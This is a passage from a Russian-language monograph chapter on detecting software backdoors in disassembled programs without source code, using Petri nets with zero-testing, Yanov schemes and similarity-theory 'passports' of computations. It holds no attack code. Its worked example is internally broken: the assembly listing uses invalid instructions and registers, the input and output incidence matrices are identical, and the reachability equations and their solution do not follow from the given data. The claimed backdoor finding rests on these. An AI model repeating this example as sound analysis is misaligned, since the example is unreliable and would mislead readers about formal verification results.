Поисковые исследования Центра информационной безопасности Университета Иннополис свидетельствуют о целесообразности применения следующих методов выявления дефектов программного обеспечения [235, 236, 257] в условиях отсутствия исходных текстов программ и программной документации:

- теории графов (для исследования структуру программных закладок);
- RSL-логики (для изучения логики программных закладок);
- сетей Петри с проверкой на нуль (для исследования действий программных закладок).

В рамках указанных теорий (рис. 4.10) становится возможным проверить правильность структуры, корректность свойств, устойчивость действий контролируемого программного обеспечения защищаемой инфраструктуры на отсутствие деструктивных программных закладок, а в случае обнаружения таковых – принять незамедлительные меры по их нейтрализации.

Здесь для решения поставленной задачи потребовался механизм перевода программного кода на более высокий уровень абстракции (см. рис. 4.11) [235, 236, 257], позволяющий исследовать системные свойства программного обеспечения защищаемой инфраструктуры.

Основные процессы реинжиниринга

Процесс перевода программного кода на более высокий уровень абстракции известен [235, 257] как задача реинжиниринга (reengineering) программного обеспечения. Процесс реинжиниринга описан в стандарте ANSI/IEEE 729-1983. Стандарт определяет основные этапы сопровождения программного обеспече-




Рис. 4.10. ***Классификация НДВ программных систем***

Рис. 4.11. ***Представления программных систем и их свойств***

ния, согласно которому реинжиниринг – это исследование (изучение, обследование) и перестройка исходной системы с целью ее воссоздания в новой форме с последующей реализацией. Процесс реинжиниринга включает в себя следующие подпроцессы (рис. 4.12):

- обратный инжиниринг;
- реструктуризация;
- редокументирование;
- рефакторинг;
- переориентация;
- прямой инжиниринг.

Для решения задачи поиска программных закладок достаточно выполнения двух подпроцессов реинжиниринга: обратного инжиниринга и рефакторинга, являющегося частью реструктуризации. Подпроцессы переориентации и обратный инжиниринга могут выполняться тогда, когда на основе выявленных дефектов возникает необходимость внедрения искусственной (провокационной) контрольной точки для дальнейшего изучения свойств программного обеспечения.

Обратным инжинирингом (reverse engineering) называется процесс анализа исходной программной системы [309, 310], преследующий две цели:

- выявить компоненты программной системы и отношения между ними;
- создать представление программной системы в другой форме или на более высоком уровне абстракции.

Под рефакторингом (refactoring) понимается вид реструктуризации[56, 78, 67], являющийся процессом изучения программной системы, направленный на оптимизацию внутренней структуры программного кода, но не изменяющий внешнего поведения программы [322, 323].

Рис. 4.12. ***Основные подпроцессы реинжиниринга***

В ходе исследования были задействован ряд методов оптимизации, в том числе, схемы Янова [257, 324, 325] для поиска дефектов программного обеспечения. Таким образом, направленность рефакторинга изменилась с оптимизации внутренней структуры программного кода на выявление дефектов (см. рис. 4.13).




Рис. 4.13. ***Обозначения различных типов дефектов***

4.3.2. Возможные способы выявления дефектов программ

Известные и авторские способы выявления дефектов в программном обеспечении защищаемой инфраструктуры в условиях отсутствия исходных текстов программ и программной документации представлены на рис. 4.11. Практика их использования показала следующее:

- реализация подходов, отраженных в позициях 4 и 7 оказывается затруднительной из-за сложности определения адекватного математического аппарата;
- выполнение подходов, отраженных в позициях 1, 5, 8, требует наличия спецификаций на исследуемые программы и наличия исходных текстов программ;
- методы тестирования (позиция 9) подтверждают только наличие дефектов, но не доказывают их отсутствия;
- применение подхода, представленного в позиции 6, предполагает поиск условий реализации программных закладок (для поиска таких условий был разработан метод провокационного тестирования [235, 236, 257]);

- вскрытие дефектов (позиция 3) возможно на основе исследования структурной правильности программ с позиции сетей Петри.

Остановимся на последнем пункте выводов подробнее. К структурной верификации обычно относят методы проверки свойств, связанных с допустимыми последовательностями действий. Например, в отличие от структурной верификации, аналитическая посвящена вопросам правильности вычислений [257].

Рассмотрим основные характеристики структурной правильности программ и методы их анализа с помощью сетевых моделей Петри для вскрытия дефектов программ с позиции нарушения структурной корректности.

Оценка структурных свойств [235, 236] основана на рассмотрении действий программы как неделимых объектов, не выполняющих никаких вычислений. Перечислим основные свойства структурной корректности программы:

- отсутствие блокировок параллельных процессов;
- потенциальная выполнимость всех действий;
- однозначность передачи управления на каждое действие;
- потенциальная достижимость останова.

Все выше перечисленные свойства структурной корректности программ были ранее проанализированы с помощью перевода дисассемблированного текста программ в сетевые модели Петри и последующего анализа этих моделей, то есть реинжиниринга. В данном случае, очевидно, достаточен анализ достижимости маркировок и активности переходов (см. рис. 4.14–4.17) [235, 236, 257].

Рассмотрим свойства сетей Петри, которые были взяты на вооружение в поисковых исследованиях Центра информационной безопасности Университета Иннополис [235, 236, 257].

1. Блокировки параллельных процессов отсутствуют, если в графе достижимости сети Петри, построенной по управляющей структуре программы, имеется только одна терминальная маркировка. Наличие нескольких терминальных маркировок соответствует блокировке параллельных процессов программы.

2. Однозначность передач управления непосредственно связана с безопасностью сети. Это объясняется тем, что маркеры моделируют передачу управления, и возможность появления более чем одного маркера в позиции свидетельствует о возможности одновременного поступления нескольких сигналов управления на одну операцию.

3. Каждому действию оператора программы ставится во взаимно однозначное соответствие один переход сети, поэтому потенциальная выполнимость действий следует из живости переходов. Уровень живости переходов определяет активность действий операторов программы.

4. Потенциальная достижимость останова обеспечивает отсутствие различных ошибок, связанных с зацикливанием (простое зацикливание, динамический тупик параллельных процессов). Анализ этого свойства обеспечивается анализом достижи-




Рис. 4.14. ***Представление сети Петри***




Рис. 4.15. ***Дерево достижимости маркировок для сети Петри***




Рис. 4.16. ***Конечная маркировка сети Петри***




Рис. 4.17. ***Управляющие графы выполнения сети Петри***

мости соответствующей маркировки. На основе потенциальной достижимости было сформулировано свойство полной достижимости останова.

Было выяснено, что дополнительные свойства структурной правильности связаны с семафорными операциями [235, 257]. Так, в каждом семафоре количество разрешающих меток должно быть ограничено фиксированным числом. Число, ограничивающее количество разрешающих меток, должно быть задано перед началом работы и равно количеству этих меток в первоначальном состоянии семафора. Поскольку каждый семафор транслируется в одну позицию сети Петри, анализ указанного свойства сводится к анализу достижимости маркировки в семафорной позиции и сравнению достижимого количества маркеров с начальной маркировкой. Это свойство можно анализировать при наличии апостериорной информации о наличии семафорных операций в программах.

Информационная структура описывает связь между операциями программ по входным и выходным переменным. При анализе использование этой структуры позволило получить две группы характеристик. С одной стороны, это оценка логической корректности использования данных, с другой – оценка всех свойств программ при управлении потоком данных. К логическим характеристикам использования данных были отнесены:

– определенность входного данного к моменту передачи управления;

– однозначность выработки всех результатов;

– факт получения каких-либо результатов, количество способов получения этих результатов и т. п.

При описании информационной структуры программ с помощью сетей Петри множеству переменных были сопоставлены элементы сети (позиции или переходы), а связи по входам-выходам – представлены дугами сети Петри. Здесь был использован метод моделирования, который сопоставил переменным программного кода соответствующие позиции сети Петри. Для представления информационной структуры программы сетью Петри из дисассемблированного листинга потребовалось дополнительно разработать интерпретатор команд ассемблера, который связал команды программы с соответствующими позициями сети Петри [235, 236, 257].

Формальная постановка задачи

Дано

Ординарная размеченная сеть Петри, являющаяся моделью исследуемого программного обеспечения

$$C = (P, T, I, O, \vec{\mu}), \tag{4.19}$$

где $P = \{p_1, p_2, \dots, p_n\}$. (4.20)

Конечное множество позиций сети, соответствующих условию возникновения событий

$$T = \{t_1, t_2, \dots, t_m\}. \tag{4.21}$$

Конечное множество переходов сети, соответствующих событиям $I: T \times P \to \{0, 1\}$. (4.22)

Входная функция инцинденций переходов $O: T \times P \to \{0, 1\}$. (4.23)

Функции I и O отражают связи между условиями и событиями кода программ.

$$\vec{\mu}_0 = (\mu_0^1, \mu_0^2, ..., \mu_0^n)^T. \tag{4.24}$$

Вектор начальной маркировки, соответствующий исходному состоянию программ.

Найти

Для моделирования динамики функционирования программ определим правило срабатывания перехода, то есть функцию разметки сети Петри, через выражение

$$M^v(p) = M(p) - I(t_i, p_j) + O(t_i, p_j). \tag{4.25}$$

I_I: $T \times P \to \{0, 1\}$ – специальная функция инцинденций, которая вводит ингибиторную дугу для тех пар (t, p), где $I_I(t, p) = 1$.

Установим правило срабатывания переходов в сети Петри с проверкой на нуль. Переход t может сработать при разметке M, если

$$M(p) \geq I(t, p) \wedge M(p) \times I_I(t, p) = 0. \tag{4.26}$$

$\mu_{НДВ} \in R(\mu_0)$, из разметки μ_0 при $M(p) \geq I(t, p) \wedge M(p) \times I_I(t, p) = 0$
и $M^v(p) = M(p) - I(t_i, p_j) + O(t_i, p_j)$. (4.27)

Провести анализ следующих свойств сети Петри

1. Достижимость

1.1. Задача достижимости разметки $\mu_{НДВ} \in R(\mu_0)$ из разметки μ_0, при которой будут выполняться условия (4.25), (4.26). Также определить, сколькими способами достигается разметка $\mu_{НДВ}$. Задача интерпретируется как срабатывание программной закладки и *определение количества существующих условий для срабатывания закладки.*

$$\begin{cases} \mu_1^{НВД} = \mu_1 + \sum_{i=1}^{m} x_i (O(t_i, p_1) - I(t_i, p_1)) \\ \mu_2^{НВД} = \mu_2 + \sum_{i=1}^{m} x_i (O(t_i, p_2) - I(t_i, p_2)) \\ \ldots \\ \mu_n^{НВД} = \mu_n + \sum_{i=1}^{m} x_i (O(t_i, p_n) - I(t_i, p_n)) \end{cases} \quad (4.28)$$

Найти $x = (x1, x2, ..., xm)^T$ при $x > 0$, $x \in E$.

2. Сохранение

Задача сохраняемости сети Петри. Для заданной сети Петри доказать, что разметка

$$\sum_{i=1}^{n} \mu_1 = const \quad (4.29)$$

Определение 3.1.

Если для разметка $\sum_{i=1}^{n} \mu_1 = const$, то сети Петри называется сохраняющей. Задача интерпретируется как отсутствие блокировок процессов.

3. Живость

Задача активности переходов. Для заданного подмножества переходов $T' \in T$ определить, являются ли переходы из подмножества T' устойчивыми из начальной разметки M_0.

Найти разметку $\vec{\mu} \in R(\vec{\mu}_0)$, для которой переход t_i – тупиковый.

Определение 3.2.

Переход $t_i \in T$ обладает активностью уровня **1** и называется потенциально активным (живым), если существует достижимая в сети Петри маркировка $\vec{\mu} \in R(\vec{\mu}_0)$, которая возбуждает этот переход.

Определение 3.3.

Переход $t_i \in T$ обладает активностью уровня **2**, если для любого натурального $s \in N$ в сети Петри существует последовательность срабатываемых переходов P_l ($l \in N$), в которой t_i присутствует, по крайней мере, s раз.

Определение 3.4.

Разметка называется t_i – тупиковой ($t_i \in T$), если переход t_i потенциально мертвый (активность уровня **0**) для маркировки $\vec{\mu}$.

4. Безопасность

Задача безопасности позиций. Для позиции $p_i \in P$ определить, является ли позиция p_i безопасной.

Определение 3.5.

Позиция $p_j \in P$ сети Петри называется K – ограниченной, если $\forall\ \vec{\mu} \in R(\vec{\mu}_0)$ выполняется условие $\mu_j \leqslant k$ для некоторого фиксированного значения $k \in \{1, 2, 3, ...\}$.

1 – ограниченная позиция называется безопасной.

Задача соответствует однозначной передаче управления на каждое действие при $k = 1$.

4.3.3. Методы выявления дефектов программ на основе сетей Петри

Предложим следующий возможный метод выявления дефектов программ в защищаемой инфраструктуре на основе теории сетей Петри.

Этап 1. Подготовка исходных данных

1.1. Перевод дисассемблированного текста программы в сеть Петри.

Правило перевода:

$[OnУ_i]$ $P = \{p_1, p_2, \ldots, p_i\}$ – операторы управления переводятся в переходы сети Петри с учетом их смещения в дизассемблированном листинге;

$[OnЛ_j] \Rightarrow T = \{t_1, t_2, \ldots, t_j\}$ – линейные операторы, то есть операторы не участвующие в изменении управляющей структуры программ, переводятся в позиции сети Петри.

1.2. На основе полученной сети Петри заполняется матрица входных и выходных инцинденций

$$I\colon T \times P \to \{0, 1\},$$
$$O\colon T \times P \to \{0, 1\}, \tag{4.30}$$

1.3. Определяется входная и выходная маркировки сети Петри: μ_f, μ_0.

Этап 2. Выявление подозрительных участков кода программы

2.1. Задача достижимости разметки $\in R\,\vec{\mu}\,(0)$ из разметки μ_0 при

$$M(p)\ I(t, p) \wedge M(p) \times I_I(t, p) = 0 \text{ и } M^v(p) = M(p) - I(t_i, p_j) + O(ti, p_j). \tag{4.31}$$

Если $(x_1, x_2, ..., x_m)^T$ при $x > 0$, x∈E, тогда $\mu_{f\,\text{опр}}$ μ_f – *выполняются не все действия.*

$$M_k(p_k) \text{ для } \mu_0 \Rightarrow M_{f'}(p),\ p_k \Rightarrow [OnУ_i]. \tag{4.32}$$

2.2. Задача сохраняемости сети Петри.

$$\text{Для } \forall\ \vec{\mu} \in R(\vec{\mu}_0), \text{ тогда } T_i > T_i';$$
$$T_i\,[OnЛ_i],\ T_i'\,[OnЛ_{i'}]. \tag{4.33}$$

2.3. Задача активности переходов.

Если $\exists\ \vec{\mu} \in R(\vec{\mu}_0)$, тогда $Ua(t_i) = \mathbf{1}$ – живой.

Если не $\exists\ \vec{\mu} \in R(\vec{\mu}_0)$, тогда $Ua(t_i) = \mathbf{0}$ – тупиковый, $T_i\ [OnУ_i]$.

2.4. Задача безопасности позиций.

Найти $p_j \in P$ *if* для $\forall\ \vec{\mu} \in R(\vec{\mu}_0)$,

$\mu_j > k = 1$, тогда $p_j\,[OnУ_i]$.

Этап 3. Принятие решения по установлению типа дефекта

А) Если <2.1&2.2>, тогда

<последовательность T_i блокирует процесс $T_{i'}$ в позиции p_k>

<наличие неиспользуемых переменных, процедур>.

Б) Если <2.3 $Ua(t_i) = 0$>, тогда

<не достижимость останова, зацикливание>.

В) Если <2.4>, тогда

<нарушение передачи управления, одновременный вызов нескольких функций>.

Г) Если <2.4&2.3 $Ua(t_i) = 0$>, тогда

<переменные, процедуры не используются после присваивания им значений>.

Д) Если <2.1&2.3>, тогда

<группа операндов представлена функцией, переопределение функции>.

На последнем этапе выносятся рекомендации по определению важности дефекта: является ли он программной закладкой, существенна ли для обеспечения киберустойчивости инфраструктуры или не существенна.

Этап 4. Рекомендации по определению важности дефекта

Пристального внимания требуют дефекты следующих типа: *А, В, Г, АВ, ВД*. Заметим, что дефекты этого типа могут быть также использованы для встраивания некоторых контрольных точек (избыточности) для более глубокого исследования кода наблюдаемых программ защищаемой ифраструктуры [19, 235, 236, 257].

Пример обнаружения дефектов программы

Для подтверждения правильности полученных выводов рассмотрим следующий контрольный пример. Пусть дан дисассемблированный код программы:

```
sub_01 proc far
loc_01
        push ptr, loc_02
        mov ecx, 0
        jmp ptr, loc_03

loc_02
        pop eax
        push ptr loc_04
        move ecp, eax

loc_03
        pop eax
        push ptr loc_04
        mov cp, eax

loc_04
        pop eax
        mov ecx, 0x0010
        cmp eax, 0x0000
        jnz loc_05
        mov ecp, 0x023d
loc_05
        push ptr loc_04
        jmp ptr loc_06

loc_06
        add ecx, 0x0010
        mov ecx, 0x0010
        cmp eax, 0x0000
        jnz loc_07
        jmp ptr exit
sub_01 endp
```

Дано

$\mu_0 = (1, 0, 0, 0, 0, 0)$ – начальная маркировка;

$\mu_f = (0, 0, 0, 0, 0, 1)$ – конечная маркировка.

Матрица входных позиций:

$$I(t_i,p_j) = \begin{Vmatrix} 0\,1\,1\,0\,0\,0 \\ 0\,0\,0\,1\,1\,0 \\ 0\,0\,0\,0\,1\,0 \\ 0\,0\,0\,0\,0\,1 \end{Vmatrix};$$

Матрица выходных позиций:

$$O(t_i,p_j) = \begin{Vmatrix} 0\,1\,1\,0\,0\,0 \\ 0\,0\,0\,1\,1\,0 \\ 0\,0\,0\,0\,1\,0 \\ 0\,0\,0\,0\,0\,1 \end{Vmatrix};$$

Решение

Задачи достижимости

$$\begin{cases} 0 = 1 + (1-0)\,x_1 \\ 0 = 0 + (0-1)\,x_1 + (1-0)\,x_2 \\ 0 = 0 + (0-1)\,x_1 + (1-0)\,x_3 \\ 0 = 0 + (0-1)\,x_2 + (1-0)\,x_4 \\ 0 = 0 + (0-1)\,x_2 + (1-0)\,x_3 + (1-0)\,x_4 \\ 1 = 0 + (0-1)\,x_4 \end{cases}$$

$$\begin{cases} x_1 = -1 \\ x_2 = x_1 \\ x_3 = x_1 \\ x_4 = x_2 \\ x_4 = x_3 + x_2 \Rightarrow \textit{Вывод:} \\ x_4 = -1 \qquad \textit{конечная маркировка } \mu_f \textit{СП} \\ \qquad\qquad\quad \textit{не достижима} \end{cases}$$

Недостижимость конечной маркировки μ_f говорит о том, что исследуемая процедура не завершается, либо существует другой вариант ее завершения. Для определения истинной конечной маркировки μ_f (истинного варианта завершения процедуры) построим дерево достижимости маркировок.

Полученная маркировка $\mu_f = (0,0, 0, 0, 1, 1)$ показала следующее.

Процедура завершается, но при этом продолжает выполняться ее функция либо команда, что является программным дефектом. Для подтверждения вычисленных маркировок проведем моделирование выполнения сети Петри. Результатом выполнения будут управляющие графы, соответствующие каждой ветви дерева достижимости на рис. 4.15.

Представленная формальная модель сети Петри несколько шире суждений о выполнении программного кода, поэтому необходимо вручную исследовать вызывающий подозрения переход сети Петри t_1. В то же время дополнительные варианты выполнения показывают альтернативные возможности программного кода при соответствующих его модификациях.

Проанализировав полученные результаты, были сделаны следующие промежуточные выводы:

- финальной маркировкой является $\mu_f = (0, 0, 0, 0, 1, 1)$, а не $\mu_f = (0, 0, 0, 0, 0, 1)$, как ожидалось;
- новая финальная маркировка может быть достигнута тремя различными последовательностями срабатывания переходов:

$$\begin{aligned} T_1 &= (t_1, t_2, t_4, t_3), \\ T_2 &= (t_1, t_3, t_2, t_4), \\ T_3 &= (t_1, t_2, t_3, t_4); \end{aligned} \tag{4.34}$$

- в позиции p_5 после завершения выполнения программы остается фишка, то есть после завершения работы процедуры в памяти продолжает выполняться функция или команда «p_5».

Для дальнейшего уточнения были рассмотрены следующие свойства сети Петри.

Сохраняемость сети Петри для:

$$T_1: \sum_{i=1}^{n} \mu_i = 10;$$
$$T_2: \sum_{i=1}^{n} \mu_i = 11; \qquad (4.35)$$
$$T_3: \sum_{i=1}^{n} \mu_i = 10.$$

Вывод 1. При срабатывании переходов $T_2 = (t_1, t_3, t_2, t_4)$ происходит блокировка процесса $t_1 - t_2 - t_4$ процессом $t_1 - t_3 - t_4$. Оба процесса пересекаются в позиции «p_5». Таким образом, на основе свойства сохраняемости уточним, что срабатывание функции или команды «p_5» происходит вследствие блокировки одного процесса другим.

Активность переходов.

Построим таблицу активности переходов для сети Петри (табл. 4.7).

Вывод 2. Переход t_4 имеет уровень активности **0** и **1**, то есть существует условие, при котором переход t_4 является тупиком. Обнаружение тупиковых и зацикливающихся команд важно для обнаружения программных дефектов, но в контексте вышеприведенного анализа переход t_4 интересен тем, что имеет двойственную активность – является признаком дефекта.

Переходы/уровни активности	*U* 0 мертвый	*U* 1 потенциально активен	*U* 2 срабатывает *S* раз	*U* 3 бесконечно
t_1		+		
t_2		+		
t_3		+		
t_4	+	+		

Таблица 4.7. ***Таблица переходов для сети Петри***

Безопасность сети. Сеть $N = (P,T, I, O, \mu)$ не является безопасной, так как разметка $\mu = (0, 0, 0, 1, 2, 0)$, $\mu(p_5) = 2 > k = 1$.

Вывод 3. $\mu(p_5) = 2$, то есть в позиции p_5 не происходит однозначной передачи управления на каждое действие. Данный факт подтверждает вынесенные суждения о наличии дефекта и указывает, что передача управления осуществляется вне адресного пространства программы.

Анализ свойств сети Петри позволил сделать вывод о том, что оставшаяся фишка в позиции p_5 сигнализирует о выполнении условия, событие от которого в данной сети не выполняется. Другими словами, после завершения процедуры происходит дальний вызов, что позволяет утверждать что был обнаружен дефект, ведущий к вызову деструктивной программной закладки с целью снижения киберустойчивости защищаемой инфраструктуры [235, 236, 57].

Таким образом, предложенный метод выявления программных закладок критически важной информационной инфраструктуры в условиях отсутствия документации и исходных текстов программ позволяет решать поставленную задачу.

К явным достоинствам метода относится следующее. В процессе поиска деструктивных программных закладок отпадает необходимость просматривать весь листинг кода программы. Метод позволяет выявить участки кода программы, содержащие дефекты, которые сигнализируют о скрытой программной закладке или о потенциальной опасности их внедрения в дальнейшем. По сравнению с известными методами, основанными на ручной обработке (трудоемкость которых измерима затратами в человеко\месяцах), а также методами профилирования предложенный метод характеризуется приемлемой трудоемкостью, высокой достоверностью и высокой оперативностью решения поставленной задачи. Так, десятки миллионов строк дисассемблированного текста программы были обработаны за несколько секунд.

К недостаткам метода относится его зависимость от корректности и полноты дисассемблирования, что потребовало дополнительно создать соответствующие подпрограммы для обеспечения требуемого качества дисассемблирования (в том числе, для документирования скрытых вызовов).

4.4. Возможные решения восстановления функциональной семантики вычислений

Для восстановления спецификаций ПО защищаемой инфраструктуры в условиях ранее неизвестных разнородно-массовых кибератак потребовалась разработка соответствующих методов.

4.4.1. Методы восстановительной коррекции программ

Для восстановительной коррекции программ потребовалось провести многомодельное исследование *структурных, логических и операционных свойств* программного обеспечения [162, 235, 236, 257]. В основу названных исследований легли известные и авторские модели и методы современной *программотехники, теории графов (приведенные графы управления)), схемы Янова, сетей Петри), системологии, теории размерностей и подобия.*

В результате была достигнуто взаимно-однозначное соответствие между названными представлениями программ критически важной информационной инфраструктуры [170, 235, 236, 257]. Также были найдены механизмы эквивалентных преобразований, позволяющие снизить структурную избыточность и существенно сократить объемы исследуемого кода программ (см. рис. 4.18) [235, 236, 257]. Выявленные формально дефекты удалось привязать к физическим адресам памяти программы и наладить их проверку в процессе динамического анализа.


Постановки задачи исследования

Восстановительная коррекция в отличие от традиционных технологий использует оригинальный эмулятор, позволяющий выявить и частично исправить ошибки дизассемблирования, отметив некорректные участки, как комментарии. Отдельные нарушения вычислений были связаны с выявлением недокументированных команд процессора, для которых была предусмотрена дополнительная процедура контроля корректности [239, 236, 257].

По освобожденной от ошибочного кода программе был сформирован ациклический управляющий граф программы (см. рис. 4.19).

Затем была решена задача поиска минимального покрытия и формирования всех маршрутов программы. Произведена оценка цикломатической сложности полученного управляющего графа с целью выявления возможной обфускации. Отмечены участки кода с переусложненной структурой. После чего сформирована логическая модель программы в виде графо-ориентированной схемы Янова.

Выбранный аппарат располагает набором правил эквивалентного преобразования и процедурой для приведения произвольных схем к каноническому виду (см. рис. 4.20), что позволило снизить структурную избыточность и проверить потенциальную выполнимость программы.



~ 2,5 Мбайт


Модель дампа памяти программы P задана конфигурация вида:

$C = \langle \sigma, K \rangle$,

где σ – состояние памяти;

K – выполняемый опереатор;

$\sigma : \text{vars}(P) \rightarrow D$, D – домен принимаемых значений.



~ 5500 страниц

$F_Д : P_C \rightarrow \Omega$,

где $\Omega = \Omega^{\text{доп.}} - \Omega^{\text{недоп.}}$;

$\Omega^{\text{доп.}}$ – множество допустимых цепочек языка ассемблера $L_A(\Omega^{\text{доп.}})$;

$\Omega^{\text{недоп.}}$ – множество недопустимых команд, то есть недокументируемые команды процессора;

$\Omega^{\text{доп.}} = A$ – листинг программы на языке Ассемблер.




Рис. 4.18. ***Фрагменты кода программы***




Рис. 4.19. ***Формирование управляющего графа программы***




Рис. 4.20. ***Преобразование управляющего графа в схему Янова***





Рис. 4.21. ***Канонизация схем Янова и построение продуктивной структуры***



~ 3000 вершин и переходов

Эквивалентное преобразование базиса β **в** γ ***для*** $G^{out}_{\beta m}(P, R)$

$\{x\} \sim \{\mu_0\}$, где μ_0 – входная маркировка;

$\{f_1^{(1)}, f_2^{(1)}, \ldots, f_l^{(1)}\} \sim \{t_1, t_2, \ldots, t_l\}$, T – конечное множество переходов;

$\{p_1^{(1)}, p_2^{(1)}, \ldots, p_k^{(1)}\} \sim \{n_1, n_2, \ldots, n_k\}$, N – конечное множество переходов;

$\{x := F(x)\} \cup \{P(x)\} \sim \{I: T \times N\} \cup \{O: T \times N\}$, I и O – входная и выходная функции инцинденций;

$G^{opt}_{\beta m}(P, R) \sim C_\gamma(N, T, I, O, \mu_0)$

Правило разрешения переходов

$M(n) \geqslant I(t_i, n_j) \wedge M(n) I_I(t_i, n_j)$

Уравнение переходов

$M^v(n) = M(n) + \sum_{i=1}^{n} x_i [O(t_i, n_j) - I(t_i, n_j)]$

Решение системы уравнений

$\vec{x} = (x_1, x_2, \ldots, x_n)^T$

Рис. 4.22. ***Преобразование схем Янова в сети Петри***

Далее было осуществлено преобразование от канонической схемы исследуемой программы к продуктивному виду (см. рис. 4.21). Это позволило выявить некоторые классы нарушений логики вычислений, потенциально зацикливаемые участки и пути, ведущие к «мертвому» коду программ [269–275].

По продуктивной схеме с отмеченными дефектами была синтезирована эквивалентная графо-ориентированная сеть Петри с проверкой на нуль (см. рис. 4.22). Это представление программы позволило исследовать потенциальную завершаемость ее вычислений и формально выявить некоторые операционные дефекты ее построения [273–275].

Здесь операционные дефекты исследуемой программы защищаемой инфраструктуры проявились при появлении ингибиторной дуги. Для ее выявления было необходимо в соответствии с уравнением переходов получить решение системы линейных уравнений и выполнить анализ свойств достижимости, безопасности, сохраняемости и активности позиций и переходов.

Затем был осуществлен обратный переход от дефектных позиций и переходов сетей Петри к участкам кода исследуемой программы защищаемой инфраструктуры, заданным в относительных виртуальных адресах.

Далее был проведен анализ классов признаков некорректных структур, свойств и действий и установлены случаи подозрения на наличие деструктивной программной закладки защищаемой инфраструктуры (см. рис. 4.23). Существенно, что была достигнута такая формализация представлений, преобразований и собственно решений метода, которая позволила большинство этапов исследований провести в автоматическом режиме. Это значительно ускорило решение задачи по выявлению деструктивных программных закладок в программном обеспечении критически важной информационной инфраструктуре в условиях отсутствия исходных текстов программ. Были выявлены подозрительные участки кода программ [236, 257, 322]. Отчет по результатам исследования по выявлению программных закладок содержал количество страниц на порядок меньше исходного материала, что позволило аналитикам кибербезопасности сосредоточиться на выявленных закладках и существенно трудоемкость и затраты дальней исследований.

Нейтрализация выявленных программных закладок может происходить по нескольким сценариям. Например, удаление выявленного участка кода программы, переадресация управляющих команд, контроль фактов передачи управления и пр. Здесь вариант удаления из кода программы обнаруженных деструктивных программных закладок не всегда применим из-за особенностей расположения выявленного участка кода [235, 236, 257]. В таких случаях, было предложено реализовать формализованный паспорт программы, специфицирующий доверенные маршруты исполнения программы и подозрительные дефекты программ, что позволило контролировать факты передачи управления программным закладкам и настроить соответствующие сценарии их нейтрализации.




Рис. 4.23. ***Установление подозрения на программную закладку***

4.1.2. Метод «паспортизации» вычислений на основе размерностей

Выделение инвариантных признаков классификации поведения программ некоторой защищаемой инфраструктуры (в данной задаче – на два класса: корректное и некорректное выполнение) тождественно вопросу об изоморфности двух систем относительно некоторого отображения. Для выяснения необходимых и достаточных условий изоморфности систем, а также определения качественных и количественных параметров отображения изоморфизма был разработан математический аппарат теории подобия. Основные положения теории подобия были сформулированы *А. А. Гухманом (1949), М. В. Кирпичевым (1953), В. А. Вениковым (1966), Л. И. Седовым (1977), В. В. Ковалевым (1985), С. А . Петренко (1995)* [235, 236,2 57]. Первоначально положения теории разрабатывались применительно к моделированию механических, электрических процессов и процессов теплообмена. Однако в конце 1980-х годов полученные результаты были применены в области моделирования с использованием универсальных цифровых ЭВМ, а затем перенесены для решения гораздо более широкого спектра задач, в том числе в области кибербезопасности и обеспечения требуемой киберустойчивости критически важной информационной инфраструктуры.

Наиболее детально положения теории подобия были проработаны в отношении процессов, описываемых системами однородных степенных многочленов. Основными в теории подобия являются три теоремы: прямая, обратная и π-теорема [236, 257].

Пусть рассматриваются два процесса p_1 и p_2, полные уравнения которых имеют вид:

$$\sum_{i=1}^{q} \varphi_{ui} = 0,\ u = 1, 2, \ldots, r; \tag{4.36}$$

$$\sum_{i=1}^{q} \Phi_{ui} = 0,\ u = 1, 2, \ldots, r; \tag{4.37}$$

где $\varphi_u = \prod_{j=1}^{n} x_j^{\alpha_{u1}}$ и $\Phi_u = \prod_{j=1}^{n} X_j^{\alpha_{u1}}$ – однородные функции своих параметров.

Прямая теорема подобия утверждает, что если процессы однородно подобны, то имеет место система соотношений:

$$\frac{\varphi_{ui}}{\varphi_{uq}} = \frac{\Phi_{ui}}{\Phi_{uq}}, \tag{4.38}$$

u = 1, 2, …, r; s = 1, 2, …, (q – 1).

Выражения

$$\pi_{us} = \frac{\varphi_{ui}}{\varphi_{uq}}, \tag{4.39}$$

u = 1, 2, …, r; s = 1, 2, …, (q – 1)

называются критериями или инвариантами подобия и, как следствие из теоремы, численно равны для всех процессов, принадлежащих одному подклассу взаимно подобных процессов.

Таким образом, прямой теоремой формулируются необходимые условия для соотнесения исследуемого процесса с одним из подклассов. Достаточные условия однородного подобия двух процессов приведены в *обратной теореме подобия*: если существует возможность привести полные уравнения процессов к изоструктурной относительной форме с численно равными инвариантами подобия, то такие процессы являются однородно подобными. Теорема подобия, известная как «*π-теорема*», позволяет выявить функциональную зависимость между переменными процессами в относительной форме. Следствие из прямой теоремы и «π-теоремы» подобия позволили сформулировать инвариантные информативные признаки для корректного поведения программного обеспечения некоторых критически важных информационных инфраструктур.

Математическая постановка задачи

Представим вычислительный процесс в виде:

$$ВП = <T, X, Y, Z, F, \Phi>, \tag{4.40}$$

где

- T – множество моментов времени t, в которые наблюдается вычислительный процесс
- X, Y – множества входных и выходных параметров вычислительного процесса
- Z – множество состояний вычислительного процесса. Всякое состояние $Z_{kj}(j = \overline{1,m})$ вычислительного процесса характеризуется в каждый момент времени $t \in T$ последовательностью выполнения арифметических операций в выбранной контрольной точке k.
- F – множество операторов переходов f_i, отражающих механизм изменения состояний вычислительного процесса при его выполнении, в том числе при выполняемых арифметических операциях
- Φ – множество операторов выходов ϕ_i, описывающих механизм формирования результата в ходе выполнения вычислений.

Введем следующие обозначения:

- λ – отображение нарушения арифметической операции в определенный момент времени ti при заданных входных параметрах;
- ψ – отображение формирования штатных инвариантов вычислительного процесса;
- μ – отображение сравнения штатных и эталонных инвариантов вычислительного процесса;




Рис. 4.24. ***Схема отображений процесса восстановления корректности вычислений***

υ – отображение формирования сигнала о некорректности производимых вычислений;

ξ – отображение восстановления арифметических операций на основе эталонных инвариантов подобия;

χ – отображение корректности производимых вычислений на основе восстановленных арифметических операций.

Чтобы исключить возможность скрытной модификации производимых программой вычислений необходимо осуществить динамический контроль выполняемого вычислительного процесса (см. рис. 4.24). Под динамическим контролем корректности расчетных программ будем понимать контроль правильности выполняемой семантики арифметических операций в ходе их реального выполнения. Данные для динамического контроля необходимо предварительно получить в виде паспорта программы в результате ее дополнительного статического анализа [19, 143, 235, 236, 257].

Тогда для формирования паспорта программы необходимо:

1) решить задачу наблюдения (моделирование вычислительного процесса ориентированным управляющим графом программы);

2) решить задачу представления вычислений уравнениями подобия на линейных участках графа, то есть преобразовать арифметические операции вида:

